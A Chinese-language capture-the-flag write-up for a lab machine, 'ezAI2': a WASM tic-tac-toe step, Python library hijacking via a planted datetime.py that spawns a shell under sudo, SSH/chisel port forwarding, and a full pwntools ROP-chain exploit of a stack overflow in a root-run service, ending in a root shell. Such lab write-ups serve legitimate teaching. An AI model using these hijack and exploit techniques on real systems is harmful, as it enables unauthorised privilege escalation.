本题还有很多方法solve，比如说，我们可以通过彻底反编译wasm，获取proof算法，这样的话，我们可以直接强行算一份正确的棋谱以及对应的证明值，不过显然，这个方法要很难很难;或者说完整的反编译后，强行获取到对应的flag获取机制进行后台模拟;还有，如果说wasm不会校验proof来自ai还是选手，我们可以直接将ai的proof提交上去过验证也可以(这个方法好像是被我ban了，但是下面博客链接里面说的那个题目，我用这个方法是成功的了).....

方法一只需要大致浏览汇编代码，了解ai的优化策略即可

方法二需要熟练了解wasm与一些js文件的接口交互

针对这两个方法，可以参考我的博客文章，是我前段时间碰到的一个有意思的题目：<https://yolo.top/post/pragyan-ctf/#tac-tic-toe>

get yolo shell

通过Tac Tic Toe游戏，我们拿到ttt用户的登录凭据 `ttt:1q2w3e4r@Dashazi`

```
● ● ● bash
ttt@ezAI2:~$ cat user.txt
flag{7f0a4a443fbb44179219.....}
```

直接获取user flag

查看sudo权限，发现这里可以无密码去执行yolo用户的一份py文件

```
● ● ● bash
ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/
bin\::/sbin\::/bin

User ttt may run the following commands on ezAI2:
    (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
```

关于py文件的提权，常见的无非就是覆盖文件，或者是进行python库劫持
前者自然是文件可编辑，后者就是要求对应py文件路径下可以创建文件

```
● ● ● bash
ttt@ezAI2:/opt$ ls -la
total 16
drwxrwxrwt  3 root      root      4096 Feb 26 02:08 .
drwxr-xr-x 18 root      root      4096 Mar 18 2025 ..
drwxr-xr-x  3 www-data www-data 4096 Feb 26 01:13 challenge
-rw-r--r--  1 yolo      yolo      2837 Feb 26 01:57 greeting.py
ttt@ezAI2:/opt$ cat greeting.py
```

```

import datetime
import random

def get_current_time():
    now = datetime.datetime.now()

    time_formats = {
        'standard': now.strftime("%Y-%m-%d %H:%M:%S"),
        'chinese': now.strftime("%Y年%m月%d日 %H时%M分%S秒"),
        'simple': now.strftime("%H:%M:%S"),
        'date_only': now.strftime("%Y/%m/%d"),
        'weekday': now.strftime("%A"),
    }

    weekdays_cn = {
        'Monday': '星期一',
        'Tuesday': '星期二',
        'Wednesday': '星期三',
        'Thursday': '星期四',
        'Friday': '星期五',
        'Saturday': '星期六',
        'Sunday': '星期日'
    }

    time_formats['weekday_cn'] =
weekdays_cn[time_formats['weekday']]

    return time_formats

def get_random_welcome():
    welcomes = [
        "🌞 欢迎来到这个奇妙的Python世界!",
        "🌈 祝您今天心情愉快, 代码无Bug!",
        "☕ 来, 喝杯咖啡, 享受编程的乐趣!",
        "🚀 准备起飞, 让我们开始编程吧!",
        "🇨🇳 哇! 又见到您啦, 真高兴!",
    ]

```

```

        "💡 今天的您一定会有新的灵感! ",
        "🌟 愿代码与您同在, 愿Bug远离您! ",
        "😊 美好的一天从运行Python开始! ",
        "🎯 保持专注, 实现目标! ",
        "🤖 我是您忠实的Python助手! "
    ]

    return random.choice(welcomes)

def get_time_greeting(hour):
    if 5 <= hour < 12:
        return "早上好"
    elif 12 <= hour < 14:
        return "中午好"
    elif 14 <= hour < 18:
        return "下午好"
    elif 18 <= hour < 22:
        return "晚上好"
    else:
        return "夜深了, 注意休息"

def main():
    print("=" * 50)
    time_info = get_current_time()
    current_hour = datetime.datetime.now().hour
    print(f"{' 时间显示程序 ':*^50}")
    print("=" * 50)
    print(f"📅 标准时间: {time_info['standard']}")
    print(f"📅 中文时间: {time_info['chinese']}")
    print(f"🕒 简单时间: {time_info['simple']}")
    print(f"📅 当前日期: {time_info['date_only']}")
    print(f"📅 今天是: {time_info['weekday_cn']}")

    print("-" * 50)
    greeting = get_time_greeting(current_hour)
    print(f"👋 {greeting}!")
    print(f"{get_random_welcome()}")

```

```

print("-" * 50)
print("💖 今日小贴士: ")

tips = [
    "多喝水，保持健康！",
    "记得定时站起来活动一下",
    "代码写累了就看看远方",
    "保持好奇心，持续学习",
    "分享知识会让快乐加倍"
]

print(f"    {random.choice(tips)}")

print("=" * 50)
print(r"""
    /)/)
    (o.o)
    >^<
""")

if __name__ == "__main__":
    main()

```

ttt@ezAI2:/opt\$

ttt@ezAI2:/opt\$ **sudo -u yolo /usr/bin/python3 /opt/greeting.py**

```

=====
***** 时间显示程序 *****
=====
📅 标准时间: 2026-02-26 11:33:16
📅 中文时间: 2026年02月26日 11时33分16秒
🕒 简单时间: 11:33:16
📌 当前日期: 2026/02/26
📅 今天是: 星期四
-----
👋 早上好!
😊 美好的一天从运行Python开始!
-----
💖 今日小贴士:

```


多喝水，保持健康！

=====

```
/)/)
(o.o)
>^<
```

很显然，这里是python库劫持，因为这里的/opt下，任意用户都可以写，至于那个py文件，完全属于yolo，ttt只能看不能写

关于python库劫持，可以看看ai的回答

1. 核心原理：Python 是怎么找库的？

当你运行 `import requests` 时，Python 不会瞬间变出这个库，它会按照 `sys.path` 列表中的顺序去逐个文件夹寻找。

通常情况下，它的搜索顺序是：

1. 当前脚本所在的目录（优先级最高）。
2. 环境变量 `PYTHONPATH` 设定的目录。
3. 标准库目录和第三方库目录（如 `site-packages`）。

劫持的逻辑： 如果攻击者能把一个名为 `requests.py` 的恶意文件放在优先级更高的目录（比如你的项目根目录），Python 就会加载这个恶意文件，而忽略掉真正安装在系统里的 `requests` 库。

观察到这里的 `greeting.py` 第一步是 `import datetime`，那么我们直接创建 `datetime.py` 写入我们自己的恶意代码

```
bash

ttt@ezAI2:/opt$ nano datetime.py
ttt@ezAI2:/opt$ cat datetime.py
import os
os.system('/bin/sh')
ttt@ezAI2:/opt$ sudo -u yolo /usr/bin/python3 /opt/greeting.py
$ id
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)
$
```

to root



这里的提权，我参考了thl的 [@york](#) 靶机，那是一台完全的pwn靶机，正好，大家平时见了很多sudo或suid提权，这个pwn提权还算蛮新的

在yolo家目录下，能看到一个elf文件,而且它属于root用户组

```
bash

ttt@ezAI2:/opt$ sudo -u yolo /usr/bin/python3 /opt/greeting.py
$ bash

yolo@ezAI2:/opt$ id
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)

yolo@ezAI2:/opt$ cd
yolo@ezAI2:~$ ls -la
total 40
drwxr-xr-x  2 yolo yolo  4096 Feb 26 02:41 .
drwxr-xr-x  4 root root  4096 Feb 26 01:39 ..
-rw-r--r--  1 yolo yolo   220 Apr 18  2019 .bash_logout
-rw-r--r--  1 yolo yolo  3593 Feb 26 02:40 .bashrc
-rw-r--r--  1 yolo yolo   807 Apr 18  2019 .profile
-rwxr-x---  1 root yolo 17584 Feb 26 02:19 waityou
yolo@ezAI2:~$ file waityou
waityou: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=1c2594cd6ab581fe9845ca56e3aa383739113557, for
GNU/Linux 3.2.0, not stripped
yolo@ezAI2:~$ ./waityou
bind: Address already in use
yolo@ezAI2:~$ ss -tuln
Netid      State      Recv-Q     Send-Q     Local
Address:Port  Peer Address:Port
udp        UNCONN     0           0          0.0.0.0:68
           0.0.0.0:*
tcp        LISTEN     0           20         127.0.0.1:9999
           0.0.0.0:*
```

```

tcp          LISTEN          0          128
0.0.0.0:22          0.0.0.0:*
tcp          LISTEN          0          128
*:8080          *:
tcp          LISTEN          0          128
[::]:22          [::]:*
yolo@ezAI2:~$ ps aux | grep waityou
root          337    0.0    0.0    2228    556 ?          Ss      10:02
0:00 /home/yolo/waityou
yolo          966    0.0    0.0    6176    640 pts/0        S+      12:36
0:00 grep waityou

```

当我们想执行elf文件的时候，发现报错，端口被占用，查看了下运行端口，那个本地监听的9999很稀奇，可以尝试连接下（查看进程也能判断，它早就被root用户执行了可惜，本地没有nc，这里有多种方式解决

- 用ssh隧道连接

先保存本地的ssh密钥到那个yolo用户下的.ssh中，重新连接，一定要走ssh隧道 `ssh -L 8888:127.0.0.1:9999 yolo@192.168.1.18`

```

bash
> ssh -L 8888:127.0.0.1:9999 yolo@192.168.1.18 -i ezai
Linux ezAI2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are
free software;
the exact distribution terms for each program are described in
the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
extent
permitted by applicable law.
Last login: Thu Feb 26 11:54:08 2026 from 192.168.1.9
yolo@ezAI2:~$
# 重开终端

```

```
> nc 127.0.0.1 8888
>>> Initializing romantic link...
>>> [LOG] 「私、幸せになる勇気がなかったの。」
>>> Enter Access Code: aaaaaa
```

Ncat: Broken pipe.

看得出来，这里会等待输入内容，具体的还需要进行逆向分析，已经可以猜测到了，这里也许考察pwn的栈溢出，甚至是ROP链覆盖

- 使用类似chisel的工具进行端口转发

```
bash
# 靶机
yolo@ezAI2:~$ ./chisel server -p 8000
2026/02/26 12:19:29 server: Fingerprint
eiU0ND5HyJVM/uxS5I/ceKLcAT+UeMCDBtVFVGa2srg=
2026/02/26 12:19:29 server: Listening on http://0.0.0.0:8000

# 本地wsl
> ./chisel client 192.168.1.18:8000 8887:127.0.0.1:9999
2026/02/27 01:20:34 client: Connecting to
ws://192.168.1.18:8000
2026/02/27 01:20:34 client: tun: proxy#8887=>9999: Listening
2026/02/27 01:20:34 client: Connected (Latency 691.265µs)


# 本地wsl新开终端
> nc 127.0.0.1 8887
>>> Initializing romantic link...
>>> [LOG] 「私、幸せになる勇気がなかったの。」
>>> Enter Access Code:
```

方法和工具很多，不再多说，接下来进行逆向分析

main函数属于一个网络端程序，主要做以下几件事：

- 创建socket监听本地9999端口
- 接受客户端连接
- 每个连接都会创建子进程处理

经常玩pwn的应该会对函数中的system调用系统函数敏感一些



```

3  int optval; // [rsp+1Ch] [rbp-24h] BYREF
4  struct sockaddr addr; // [rsp+20h] [rbp-20h] BYREF
5  int v5; // [rsp+38h] [rbp-8h]
6  int fd; // [rsp+3Ch] [rbp-4h]
7
8  optval = 1;
9  signal(17, (__sighandler_t)1);
10 fd = socket(2, 1, 0);
11 if ( fd < 0 )
12 {
13     perror("socket");
14     exit(1);
15 }
16 setsockopt(fd, 1, 2, &optval, 4u);
17 addr.sa_family = 2;
18 *(_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
19 *(_WORD *)&addr.sa_data = htons(9999u);
20 if ( bind(fd, &addr, 0x10u) < 0 )
21 {
22     perror("bind");
23     exit(1);
24 }
25 listen(fd, 10);
26 if ( argc > 99999 )
27     system(command);
28 while ( 1 )
29 {
30     while ( 1 )
31     {
32         v5 = accept(fd, 0, 0);
33         if ( v5 >= 0 )
34             break;
35         perror("accept");
36     }
37     if ( !fork() )
38     {
39         vuln((unsigned int)v5);
40         close(v5);
41         exit(0);
42     }
43     close(v5);

```

向下审计，查看vuln函数（漏洞的英文哇...）



```

ssize_t __fastcall vuln(int a1)
{
    int v1; // eax
    _QWORD v3[6]; // [rsp+10h] [rbp-70h]
    _BYTE buf[64]; // [rsp+40h] [rbp-40h] BYREF

```

```

    dup2(a1, 0);
    dup2(a1, 1);
    dup2(a1, 2);
    v3[0] = &unk_402008;
    v3[1] = &unk_402040;
    v3[2] = &unk_4020A0;
    v3[3] = &unk_402100;
    v3[4] = &unk_402140;
    puts(">>> Initializing romantic link...");
    v1 = rand();
    printf(">>> %s", (const char *)v3[v1 % 5]);
    printf(">>> Enter Access Code: ");
    fflush(stdout);
    return read(0, buf, 256u);
}

```

这里的buf缓冲区只有64字节大小，但是最后会一次性read 256字节，远远超过buf大小，很显然的一种栈溢出或其它漏洞

```

bash
> checksec waityou
[*] '/home/yolo/timus/waityou'
    Arch:             amd64-64-little
    RELRO:             Partial RELRO
    Stack:             No canary found
    NX:                NX enabled
    PIE:               No PIE (0x400000)
    Stripped:          No

```

可以先按照栈溢出进行操作，但是发现很关键的问题，整个二进制貌似查找不到后门程序(因为我没写

接下来查看字符串的时候，可以看到这里 `.data:00000000004040E3 0000001E`
`C may be she is wait for you!!!`

Address	Length	Type	String
LOAD:0000...	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:0000...	00000007	C	socket
LOAD:0000...	00000007	C	fflush
LOAD:0000...	00000006	C	htons
LOAD:0000...	00000007	C	perror
LOAD:0000...	00000007	C	signal
LOAD:0000...	00000007	C	listen
LOAD:0000...	00000007	C	printf
LOAD:0000...	00000007	C	stdout
LOAD:0000...	0000000A	C	inet_addr
LOAD:0000...	0000000B	C	setsockopt
LOAD:0000...	00000007	C	system
LOAD:0000...	00000006	C	close
LOAD:0000...	00000007	C	accept
LOAD:0000...	00000012	C	__libc_start_main
LOAD:0000...	0000000A	C	libc.so.6
LOAD:0000...	0000000C	C	GLIBC_2.2.5
LOAD:0000...	0000000F	C	__gmon_start__
.rodata:0...	00000006	C	[LOG]
.rodata:0...	00000006	C	[LOG]
.rodata:0...	00000006	C	[LOG]
.rodata:0...	00000006	C	[LOG]
.rodata:0...	00000006	C	[LOG]
.rodata:0...	00000022	C	>>> Initializing romantic link...
.rodata:0...	00000007	C	>>> %s
.rodata:0...	00000018	C	>>> Enter Access Code:
.rodata:0...	00000007	C	socket
.rodata:0...	0000000A	C	127.0.0.1
.rodata:0...	00000018	C	echo What are you dong? (
.rodata:0...	00000007	C	accept
.eh_frame...	00000006	C	;\$3\$\"
.data:000...	0000001E	C	may be she is wait for you!!!

继续追进，可以看到数据块

	assamble
.data:00000000004040E0	public hints
.data:00000000004040E0 hints	db 73h ; s
.data:00000000004040E1	db 68h ; h
.data:00000000004040E2	db 0
.data:00000000004040E3	db 6Dh ; m
.data:00000000004040E4	db 61h ; a
.data:00000000004040E5	db 79h ; y
.data:00000000004040E6	db 20h
.data:00000000004040E7	db 62h ; b
.data:00000000004040E8	db 65h ; e
.data:00000000004040E9	db 20h
.data:00000000004040EA	db 73h ; s
.data:00000000004040EB	db 68h ; h
.data:00000000004040EC	db 65h ; e

.data:00000000004040ED	db 20h
.data:00000000004040EE	db 69h ; i
.data:00000000004040EF	db 73h ; s
.data:00000000004040F0	db 20h
.data:00000000004040F1	db 77h ; w
.data:00000000004040F2	db 61h ; a
.data:00000000004040F3	db 69h ; i
.data:00000000004040F4	db 74h ; t
.data:00000000004040F5	db 20h
.data:00000000004040F6	db 66h ; f
.data:00000000004040F7	db 6Fh ; o
.data:00000000004040F8	db 72h ; r
.data:00000000004040F9	db 20h
.data:00000000004040FA	db 79h ; y
.data:00000000004040FB	db 6Fh ; o
.data:00000000004040FC	db 75h ; u
.data:00000000004040FD	db 21h ; !
.data:00000000004040FE	db 21h ; !
.data:00000000004040FF	db 21h ; !
.data:0000000000404100	db 0
.data:0000000000404101	db 0

我直接写出来我定义的hints变量 `char hints[] = "sh\0may be she is wait for you!!!";`

对于c语言的读取函数来说，它们一般会在遇到的第一个 `\0`（空字符）时停止读取，所以说这里的hints我们完全可以利用，设计一个ROP链进行攻击，对了，关于ROP链，这是相关介绍

简单来说，**ROP (Return-Oriented Programming)** 是一种高级的缓冲区溢出攻击技术。它的核心思想是：“我不自己写代码，我只做大自然的搬运工。”

在现代操作系统中，由于 **NX/DEP（堆栈不可执行）** 防护的普及，攻击者无法直接在堆栈上注入并执行 Shellcode。于是，攻击者开始在程序本身的代码段或已加载的库（如 libc）中寻找现成的代码片段，把它们串起来完成攻击。

通过上面的hint，我们已经拿到其中一个关键信息：`sh_addr=0x4040E0`

接下来查找一个干净点的寄存器，需要寄存那个hints的地址给system，差不多长这样 `system(hints)`



bash

```
> ROPgadget --binary waityou | grep "pop rdi ; ret"
0x000000000040123e : add bl, bpl ; mov ss, word ptr [rbp +
0x48] ; mov ebp, esp ; pop rdi ; ret
0x000000000040123f : add bl, ch ; mov ss, word ptr [rbp +
0x48] ; mov ebp, esp ; pop rdi ; ret
0x0000000000401244 : mov ebp, esp ; pop rdi ; ret
0x0000000000401243 : mov rbp, rsp ; pop rdi ; ret
0x0000000000401241 : mov ss, word ptr [rbp + 0x48] ; mov ebp,
esp ; pop rdi ; ret
0x0000000000401246 : pop rdi ; ret
0x0000000000401242 : push rbp ; mov rbp, rsp ; pop rdi ; ret
```

就选择 `0x0000000000401246 : pop rdi ; ret` 这一条了

简述下原理，当我们通过溢出将返回地址覆盖成 `0x401246` 时，程序执行流程如下：

- `pop rdi` : CPU会从当前栈顶弹出一个数值，并把它存入RDI寄存器，如果我们在栈上紧跟着地址 `0x401246` 后面，摆放好hints的地址，这样的话pop会帮我们压进RDI中
- `ret` : CPU执行完pop后，会继续执行ret，它的逻辑就是从栈顶再弹出一个地址，并跳过去，如果我们在后面写上system的地址，它就会将 `hints` 充当参数提供给system执行，就能拿到我们想要的sh了

ok，第二条关键数据 `pop_rdi_ret=0x401246`



bash

```
> objdump -d waityou | grep "system@plt"
0000000000401050 <system@plt>:
    40142d:    e8 1e fc ff ff    call    401050
<system@plt>
```

这就是那个system函数，地址是 `0x401050`

接下来我们需要找一个合适的ret，因为在高系统中，CPU要求栈顶地址必须是16字节对齐的，如果我们构造的payload到最后一步system的时候，让栈指针RSP停在一个不能被16整除的地方，会触发段错误，这个时候我们只要提前将返回地址先放到ret上，就能确保后面的操作都是对齐的



bash

```
> ROPgadget --binary waityou | grep " : ret$"
0x0000000000401016 : ret
```

拿到第四块关键数据 `ret=0x401016`

缺少最后一个关键信息，就是这里的输入padding长度具体是多少？

在64位程序中，栈帧的结构通常是：

[局部变量] -> [保存的 RBP] -> [返回地址 (RIP)]

回顾上面的vuln函数： `_BYTE buf[64]; // [rsp+40h] [rbp-40h] BYREF`，我们需要利用的buf位于 `[rbp-40h]`，这意味着：

- 从buf的起始地址到rbp的距离是0x40字节(64字节)
- rbp本身占用8字节
- padding总长度是 `64+8=72` 字节

完成一个padding，紧跟其后的就是下一个返回地址，我们这里先返回到ret地址，保证栈对齐，接着返回到pop地址，确保能保存下面的sh命令地址，保存完sh命令地址后，又出现一个ret确保栈对齐(这个ret就来自 `0x0000000000401246 : pop rdi ; ret`，然后返回到system函数进行调用，嗯，这就是整个ROP链

脚本如下：

```
bash

from pwn import *

HOST = "127.0.0.1"
PORT = 8888

context.arch = "amd64"
context.os = "linux"
context.log_level = "info"

POP_RDI_RET = 0x401246
SYSTEM_PLT = 0x401050
HINTS_ADDR = 0x4040e0
RET_GADGET = 0x401016

OFFSET = 72
```

```

def build_payload() -> bytes:
    padding = b"A" * OFFSET
    rop_chain = flat(
        RET_GADGET,
        POP_RDI_RET,
        HINTS_ADDR,
        SYSTEM_PLT,
    )
    return padding + rop_chain

def pwn():
    payload = build_payload()

    log.info(f"Connecting to {HOST}:{PORT} ...")
    io = remote(HOST, PORT)
    io.recvuntil(b"Enter Access Code: ")
    log.info(f"Sending payload ({len(payload)} bytes) ...")
    io.send(payload)

    log.success("Successfully!!!")
    io.interactive()

if __name__ == "__main__":
    pwn()

```

这里使用8888端口是因为我利用的前面ssh隧道，如果仔细观察靶机内部的话，会有惊喜的，我直接将pwntools的python库安装上去了



bash

```

> python exp.py
[*] Connecting to 127.0.0.1:8888 ...
[+] Opening connection to 127.0.0.1 on port 8888: Done
[*] Sending payload (104 bytes) ...
[+] Successfully!!!
[*] Switching to interactive mode
$ id

```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
$ cat /root/root.txt
```

```
flag{4c00347e1f124840bc0a0.....}
```